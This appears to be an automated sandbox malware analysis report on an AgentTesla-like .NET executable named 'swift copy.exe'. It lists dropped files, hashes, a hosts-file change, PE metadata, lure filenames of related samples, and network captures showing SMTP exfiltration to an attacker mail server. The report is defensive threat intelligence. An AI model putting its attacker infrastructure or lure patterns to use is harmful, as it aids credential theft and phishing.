	mes_20200730_9939502.doc	Get hash	malicious	Browse	• 78.142.208.114
	rep 20200730 Z18109.doc	Get hash	malicious	Browse	• 78.142.208.114
	Rep_4917449.doc	Get hash	malicious	Browse	• 78.142.208.114

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
3b5074b1b5d032e5620f69f9f700ff0e	26-11-20_Dhl_Signed_document-pdf.exe	Get hash	malicious	Browse	• 23.21.42.25
	Arrivalnotice2020pdf.exe	Get hash	malicious	Browse	• 23.21.42.25
	SecuriteInfo.com.Mal.Generic-S.26042.exe	Get hash	malicious	Browse	• 23.21.42.25
	guy1.exe	Get hash	malicious	Browse	• 23.21.42.25
	guy2.exe	Get hash	malicious	Browse	• 23.21.42.25
	Exodus.exe	Get hash	malicious	Browse	• 23.21.42.25
	INV-6367-20_pdf.exe	Get hash	malicious	Browse	• 23.21.42.25
	#A06578987.xlsm	Get hash	malicious	Browse	• 23.21.42.25
	Order 51897.exe	Get hash	malicious	Browse	• 23.21.42.25
	PR24869408-V2.PDF.exe	Get hash	malicious	Browse	• 23.21.42.25
	98650107.pdf.exe	Get hash	malicious	Browse	• 23.21.42.25
	#U00d6deme Onay#U0131 Makbuzu.exe	Get hash	malicious	Browse	• 23.21.42.25
	Izezma64.dll	Get hash	malicious	Browse	• 23.21.42.25
	fuxenm32.dll	Get hash	malicious	Browse	• 23.21.42.25
	http://ancien-site-joomla.fr/build2.exe	Get hash	malicious	Browse	• 23.21.42.25
	yFD40YF4upaZQYL.exe	Get hash	malicious	Browse	• 23.21.42.25
	ER mexico.exe	Get hash	malicious	Browse	• 23.21.42.25
	SecuriteInfo.com.BackDoor.SpyBotNET.25.28272.exe	Get hash	malicious	Browse	• 23.21.42.25
	SecuriteInfo.com.BackDoor.SpyBotNET.25.6057.exe	Get hash	malicious	Browse	• 23.21.42.25
	SecuriteInfo.com.ArtemisTrojan.exe	Get hash	malicious	Browse	• 23.21.42.25

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	QUOTATION REQUEST.exe	Get hash	malicious	Browse	
	kAUs7lSQgh.exe	Get hash	malicious	Browse	
	Invoice 802737.exe	Get hash	malicious	Browse	
	order SS21-031 - A30.exe	Get hash	malicious	Browse	
	SOA.exe	Get hash	malicious	Browse	
	updated statement of account showing a balance due.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	INV.NO.213242021.exe	Get hash	malicious	Browse	
	INV.NO.213000242021.exe	Get hash	malicious	Browse	
	pdf.exe	Get hash	malicious	Browse	
	statement of account.exe	Get hash	malicious	Browse	
	FINAL DOC.exe	Get hash	malicious	Browse	
	0nv9EKtCMv.exe	Get hash	malicious	Browse	
	XbJ1zfehhU.exe	Get hash	malicious	Browse	
	RC2jmpuEYE.exe	Get hash	malicious	Browse	
	QUATATION INQUIRY.exe	Get hash	malicious	Browse	
	SOA of AUGUST 2020.exe	Get hash	malicious	Browse	
	Quotation Inquiry.exe	Get hash	malicious	Browse	
	770k.exe	Get hash	malicious	Browse	
	c9AwI0x6lR.exe	Get hash	malicious	Browse	
	HoNa6vG013.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	142
Entropy (8bit):	5.090621108356562
Encrypted:	false
SSDEEP:	3:QHXMKa/xwwUC7WglAFXMWA2yTMGfsbNRLFS9Am12MFuAvOAsDeieVyn:Q3La/xwczlAFXMWTyAGCDLIP12MUAvvw
MD5:	8C0458BB9EA02D50565175E38D577E35
SHA1:	F0B50702CD6470F3C17D637908F83212FDBDB2F2
SHA-256:	C578E86DB701B9AFA3626E804CF434F9D32272FF59FB32FA9A51835E5A148B53
SHA-512:	804A47494D9A462FFA6F39759480700ECBE5A7F3A15EC3A6330176ED9C04695D2684BF6BF85AB86286D52E7B727436D0BB2E8DA96E20D47740B5CE3F856B5D0F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.EnterpriseServices, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\swift copy.exe.log	
Process:	C:\Users\user\Desktop\swift copy.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:ML9E4Ks2f84jE4Kx1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MxHKXfvjHKx1qHiYHKhQnoPtHoxHhAHR
MD5:	8198C64CE0786EABD4C792E7E6FC30E5
SHA1:	71E1676126F4616B18C751A0A775B2D64944A15A
SHA-256:	C58018934011086A883D1D56B21F6C1916B1CD83206ADD1865C9BDD29DADCBC4
SHA-512:	EE293C0F88A12AB10041F66DDFAE89BC11AB3B3AAD8604F1A418ABE43DF0980245C3B7F8FEB709AEE8E9474841A280E073EC063045EA39948E853AA6B4EC0FB0
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	45152
Entropy (8bit):	6.149629800481177

C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	
Encrypted:	false
SSDEEP:	768:bBbSoy+SdIBf0k2dsYyV6Iq87PiU9FViaLmf:EoOIBf0ddsYy8LUjVBC
MD5:	2867A3817C9245F7CF518524DFD18F28
SHA1:	D7BA2A111CEDD5BF523224B3F1CFE58EEC7C2FDC
SHA-256:	43026DCFF238F20CFF0419924486DEE45178119CFDD0D366B79D67D950A9BF50
SHA-512:	7D3D3DBB42B7966644D716AA9CBC75327B2ACB02E43C61F1DAD4AFE5521F9FE248B33347DFE15B637FB33EB97CDB322BCAEAE08BAE3F2FD863A9AD9B3A4D(B42
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: QUOTATION REQUEST.exe, Detection: malicious, Browse • Filename: kAUs7lSQgh.exe, Detection: malicious, Browse • Filename: Invoice 802737.exe, Detection: malicious, Browse • Filename: order SS21-031 - A30.exe, Detection: malicious, Browse • Filename: SOA.exe, Detection: malicious, Browse • Filename: updated statement of account showing a balance due.exe, Detection: malicious, Browse • Filename: INV.NO.213242021.exe, Detection: malicious, Browse • Filename: INV.NO.213000242021.exe, Detection: malicious, Browse • Filename: pdf.exe, Detection: malicious, Browse • Filename: statement of account.exe, Detection: malicious, Browse • Filename: FINAL DOC.exe, Detection: malicious, Browse • Filename: 0nv9EKtCMv.exe, Detection: malicious, Browse • Filename: XbJ1zfehhU.exe, Detection: malicious, Browse • Filename: RC2jmpuEYE.exe, Detection: malicious, Browse • Filename: QUATATION INQUIRY.exe, Detection: malicious, Browse • Filename: SOA of AUGUST 2020.exe, Detection: malicious, Browse • Filename: Quotation Inquiry.exe, Detection: malicious, Browse • Filename: 770k.exe, Detection: malicious, Browse • Filename: c9AwI0x6IR.exe, Detection: malicious, Browse • Filename: HoNa6vG013.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...zX.Z.....0..d.....V.... .....@.. .....".. ..`.....O.....8.....r..`>..... ....H.....text...\c... ...d..... ..`.rsrc...8.....f.....@..@.reloc..... .....p.....@..B.....8.....H.....+...S.....\|...P.....r...p(....*2.(....(....*z..r...p(....(....(.....}....*..{....*.s.....*.0..{.....Q.-.s.....+i~....o....(..... s.....o.....r!..p..(....Q.P,:.P.....(....o....o .....(....o!...o".....,..o#...t.....*..0..(..... ....s$.....o%....X..(....-..*.o&...*.0.....('.....&.....*.*.....0.....(.....&.....*..... .....0.....(.....(....~....,(....~....o....9]...

C:\Windows\System32\drivers\etc\hosts	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	11
Entropy (8bit):	2.663532754804255
Encrypted:	false
SSDEEP:	3:iLE:iLE
MD5:	B24D295C1F84ECBFB566103374FB91C5
SHA1:	6A750D3F8B45C240637332071D34B403FA1FF55A
SHA-256:	4DC7B65075FBC5B5421551F0CB814CAFDC8CACA5957D393C222EE388B6F405F4
SHA-512:	9BE279BFA70A859608B50EF5D30BF2345F334E5F433C410EA6A188DCAB395BFF50C95B165177E59A29261464871C11F903A9ECE55B2D900FE49A9F3C49EB88FA
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	..127.0.0.1

\Device\ConDrv	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1141
Entropy (8bit):	4.44831826838854
Encrypted:	false
SSDEEP:	24:zKLXkb4DObntKlglUEnfQtvNuNpKOK5aM9YJC:zKL0b4DQntKKH1MqJC
MD5:	1AEB3A784552CFD2AEDEDC1D43A97A4F
SHA1:	804286AB9F8B3DE053222826A69A7CDA3492411A
SHA-256:	0BC438F4B1208E1390C12D375B6CBB08BF47599D1F24BD07799BB1DF384AA293
SHA-512:	5305059BA86D5C2185E590EC036044B2A17ED9FD9863C2E3C7E7D8035EF0C79E53357AF5AE735F7D432BC70156D4BD3ACB42D100CFB05C2FB669EA22368F141
Malicious:	false

\Device\ConDrv	
Preview:	Microsoft (R) .NET Framework Services Installation Utility Version 4.7.3056.0..Copyright (C) Microsoft Corporation. All rights reserved.....USAGE: regsvcs.exe [options] AssemblyName..Options:.. /? or /help Display this usage message... /fc Find or create target application (default)... /c Create target application, error if it already exists... /exapp Expect an existing application... /tlb:<tlbfile> Filename for the exported type library... /appname:<name> Use the specified name for the target application... /parname:<name> Use the specified name or id for the target partition... /extlb Use an existing type library... /reconfig Re configure existing target application (default)... /noreconfig Don't reconfigure existing target application... /u Uninstall target application... /nologo S uppress logo output... /quiet Suppress logo output and success output... /c

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.279280036808082
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	swift copy.exe
File size:	948224
MD5:	d1173f90f82de7d1730939bd45027f6e
SHA1:	02dab2d2e93317cf1eee0eba45d8ef6bc3641f74
SHA256:	43d68057ba4990638dbfe0cf81f0fc6078d431e5574624d1a0ecd7abc413f90f
SHA512:	ea9ea2cc84d9f176b2195921ac700095c5a8fa55c4b181252fe35a3bde1b1e6aebcd064f6cfd9c464c70f64ba4a8a482b6832de379abf37a9ffedc730fd71adb
SSDEEP:	24576:GXXQPd4DnRiXiCAXfp1JnmYedj5LvEI3bvQm:GwPenRCiXXfUxiI
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....P..l.....~.... .....@.. .....@.....

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4e8b7e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FBF05A0 [Thu Nov 26 01:32:16 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xe8b30	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xea000	0x610	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xec000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xe6b84	0xe6c00	False	0.685777525731	data	7.2849303293	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xea000	0x610	0x800	False	0.33251953125	data	3.44617295119	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xec000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xea0a0	0x380	data		
RT_MANIFEST	0xea420	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Hewlett-Packard 2017
Assembly Version	1.0.0.0
InternalName	u0LV.exe
FileVersion	1.0.0.0
CompanyName	Hewlett-Packard
LegalTrademarks	
Comments	
ProductName	Arizona Lottery Numbers
ProductVersion	1.0.0.0
FileDescription	Arizona Lottery Numbers
OriginalFilename	u0LV.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/27/20-15:23:24.958792	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49718	587	192.168.2.6	78.142.210.93

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 27, 2020 15:22:57.029541969 CET	49717	443	192.168.2.6	23.21.42.25
Nov 27, 2020 15:22:57.131767035 CET	443	49717	23.21.42.25	192.168.2.6
Nov 27, 2020 15:22:57.131903887 CET	49717	443	192.168.2.6	23.21.42.25
Nov 27, 2020 15:22:57.200814009 CET	49717	443	192.168.2.6	23.21.42.25

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 27, 2020 15:22:57.303051949 CET	443	49717	23.21.42.25	192.168.2.6
Nov 27, 2020 15:22:57.303113937 CET	443	49717	23.21.42.25	192.168.2.6
Nov 27, 2020 15:22:57.303132057 CET	443	49717	23.21.42.25	192.168.2.6
Nov 27, 2020 15:22:57.303155899 CET	443	49717	23.21.42.25	192.168.2.6
Nov 27, 2020 15:22:57.303210020 CET	49717	443	192.168.2.6	23.21.42.25
Nov 27, 2020 15:22:57.303220987 CET	443	49717	23.21.42.25	192.168.2.6
Nov 27, 2020 15:22:57.304078102 CET	49717	443	192.168.2.6	23.21.42.25
Nov 27, 2020 15:22:57.304320097 CET	443	49717	23.21.42.25	192.168.2.6
Nov 27, 2020 15:22:57.345762014 CET	49717	443	192.168.2.6	23.21.42.25
Nov 27, 2020 15:22:57.349543095 CET	49717	443	192.168.2.6	23.21.42.25
Nov 27, 2020 15:22:57.452027082 CET	443	49717	23.21.42.25	192.168.2.6
Nov 27, 2020 15:22:57.511297941 CET	49717	443	192.168.2.6	23.21.42.25
Nov 27, 2020 15:22:57.756239891 CET	49717	443	192.168.2.6	23.21.42.25
Nov 27, 2020 15:22:57.901874065 CET	443	49717	23.21.42.25	192.168.2.6
Nov 27, 2020 15:23:05.745234013 CET	49717	443	192.168.2.6	23.21.42.25
Nov 27, 2020 15:23:05.848155022 CET	443	49717	23.21.42.25	192.168.2.6
Nov 27, 2020 15:23:05.848197937 CET	443	49717	23.21.42.25	192.168.2.6
Nov 27, 2020 15:23:05.848253012 CET	49717	443	192.168.2.6	23.21.42.25
Nov 27, 2020 15:23:05.848321915 CET	49717	443	192.168.2.6	23.21.42.25
Nov 27, 2020 15:23:14.068008900 CET	49718	587	192.168.2.6	78.142.210.93
Nov 27, 2020 15:23:14.161113977 CET	587	49718	78.142.210.93	192.168.2.6
Nov 27, 2020 15:23:14.161282063 CET	49718	587	192.168.2.6	78.142.210.93
Nov 27, 2020 15:23:24.354101896 CET	587	49718	78.142.210.93	192.168.2.6
Nov 27, 2020 15:23:24.354325056 CET	49718	587	192.168.2.6	78.142.210.93
Nov 27, 2020 15:23:24.447261095 CET	587	49718	78.142.210.93	192.168.2.6
Nov 27, 2020 15:23:24.448476076 CET	49718	587	192.168.2.6	78.142.210.93
Nov 27, 2020 15:23:24.542258024 CET	587	49718	78.142.210.93	192.168.2.6
Nov 27, 2020 15:23:24.542555094 CET	49718	587	192.168.2.6	78.142.210.93
Nov 27, 2020 15:23:24.658055067 CET	587	49718	78.142.210.93	192.168.2.6
Nov 27, 2020 15:23:24.658705950 CET	49718	587	192.168.2.6	78.142.210.93
Nov 27, 2020 15:23:24.751693010 CET	587	49718	78.142.210.93	192.168.2.6
Nov 27, 2020 15:23:24.752012968 CET	49718	587	192.168.2.6	78.142.210.93
Nov 27, 2020 15:23:24.864866972 CET	587	49718	78.142.210.93	192.168.2.6
Nov 27, 2020 15:23:24.865117073 CET	49718	587	192.168.2.6	78.142.210.93
Nov 27, 2020 15:23:24.957688093 CET	587	49718	78.142.210.93	192.168.2.6
Nov 27, 2020 15:23:24.957963943 CET	587	49718	78.142.210.93	192.168.2.6
Nov 27, 2020 15:23:24.958791971 CET	49718	587	192.168.2.6	78.142.210.93
Nov 27, 2020 15:23:24.959012985 CET	49718	587	192.168.2.6	78.142.210.93
Nov 27, 2020 15:23:24.959558010 CET	49718	587	192.168.2.6	78.142.210.93
Nov 27, 2020 15:23:24.959641933 CET	49718	587	192.168.2.6	78.142.210.93
Nov 27, 2020 15:23:25.051637888 CET	587	49718	78.142.210.93	192.168.2.6
Nov 27, 2020 15:23:25.052388906 CET	587	49718	78.142.210.93	192.168.2.6
Nov 27, 2020 15:23:25.095014095 CET	587	49718	78.142.210.93	192.168.2.6
Nov 27, 2020 15:23:25.146408081 CET	49718	587	192.168.2.6	78.142.210.93

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 27, 2020 15:21:10.733506918 CET	64267	53	192.168.2.6	8.8.8.8
Nov 27, 2020 15:21:10.769074917 CET	53	64267	8.8.8.8	192.168.2.6
Nov 27, 2020 15:21:11.697088003 CET	49448	53	192.168.2.6	8.8.8.8
Nov 27, 2020 15:21:11.724452019 CET	53	49448	8.8.8.8	192.168.2.6
Nov 27, 2020 15:21:12.551386118 CET	60342	53	192.168.2.6	8.8.8.8
Nov 27, 2020 15:21:12.579778910 CET	53	60342	8.8.8.8	192.168.2.6
Nov 27, 2020 15:21:13.526365042 CET	61346	53	192.168.2.6	8.8.8.8
Nov 27, 2020 15:21:13.553769112 CET	53	61346	8.8.8.8	192.168.2.6
Nov 27, 2020 15:21:14.641419888 CET	51774	53	192.168.2.6	8.8.8.8
Nov 27, 2020 15:21:14.668838024 CET	53	51774	8.8.8.8	192.168.2.6
Nov 27, 2020 15:21:15.648099899 CET	56023	53	192.168.2.6	8.8.8.8
Nov 27, 2020 15:21:15.675266027 CET	53	56023	8.8.8.8	192.168.2.6
Nov 27, 2020 15:21:16.459136963 CET	58384	53	192.168.2.6	8.8.8.8
Nov 27, 2020 15:21:16.486483097 CET	53	58384	8.8.8.8	192.168.2.6
Nov 27, 2020 15:22:00.580624104 CET	60261	53	192.168.2.6	8.8.8.8
Nov 27, 2020 15:22:00.607983112 CET	53	60261	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 27, 2020 15:22:00.697251081 CET	56061	53	192.168.2.6	8.8.8.8
Nov 27, 2020 15:22:00.724375010 CET	53	56061	8.8.8.8	192.168.2.6
Nov 27, 2020 15:22:43.312519073 CET	58336	53	192.168.2.6	8.8.8.8
Nov 27, 2020 15:22:43.360272884 CET	53	58336	8.8.8.8	192.168.2.6
Nov 27, 2020 15:22:56.612416983 CET	53781	53	192.168.2.6	8.8.8.8
Nov 27, 2020 15:22:56.639441967 CET	53	53781	8.8.8.8	192.168.2.6
Nov 27, 2020 15:22:56.885485888 CET	54064	53	192.168.2.6	8.8.8.8
Nov 27, 2020 15:22:56.912430048 CET	53	54064	8.8.8.8	192.168.2.6
Nov 27, 2020 15:23:13.519532919 CET	52811	53	192.168.2.6	8.8.8.8
Nov 27, 2020 15:23:13.632555008 CET	53	52811	8.8.8.8	192.168.2.6
Nov 27, 2020 15:23:13.951560020 CET	55299	53	192.168.2.6	8.8.8.8
Nov 27, 2020 15:23:14.066370010 CET	53	55299	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 27, 2020 15:22:56.612416983 CET	192.168.2.6	8.8.8.8	0x3f9a	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.885485888 CET	192.168.2.6	8.8.8.8	0x78ed	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Nov 27, 2020 15:23:13.519532919 CET	192.168.2.6	8.8.8.8	0x2108	Standard query (0)	mail.cglgu mrukleme.com	A (IP address)	IN (0x0001)
Nov 27, 2020 15:23:13.951560020 CET	192.168.2.6	8.8.8.8	0x529b	Standard query (0)	mail.cglgu mrukleme.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 27, 2020 15:22:56.639441967 CET	8.8.8.8	192.168.2.6	0x3f9a	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Nov 27, 2020 15:22:56.639441967 CET	8.8.8.8	192.168.2.6	0x3f9a	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Nov 27, 2020 15:22:56.639441967 CET	8.8.8.8	192.168.2.6	0x3f9a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.42.25	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.639441967 CET	8.8.8.8	192.168.2.6	0x3f9a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.126.66	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.639441967 CET	8.8.8.8	192.168.2.6	0x3f9a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.142.93	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.639441967 CET	8.8.8.8	192.168.2.6	0x3f9a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.66.103	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.639441967 CET	8.8.8.8	192.168.2.6	0x3f9a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.220.115	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.639441967 CET	8.8.8.8	192.168.2.6	0x3f9a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		174.129.214.20	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.639441967 CET	8.8.8.8	192.168.2.6	0x3f9a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.252.4	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.639441967 CET	8.8.8.8	192.168.2.6	0x3f9a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.252.36	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 27, 2020 15:22:56.912430048 CET	8.8.8.8	192.168.2.6	0x78ed	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Nov 27, 2020 15:22:56.912430048 CET	8.8.8.8	192.168.2.6	0x78ed	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
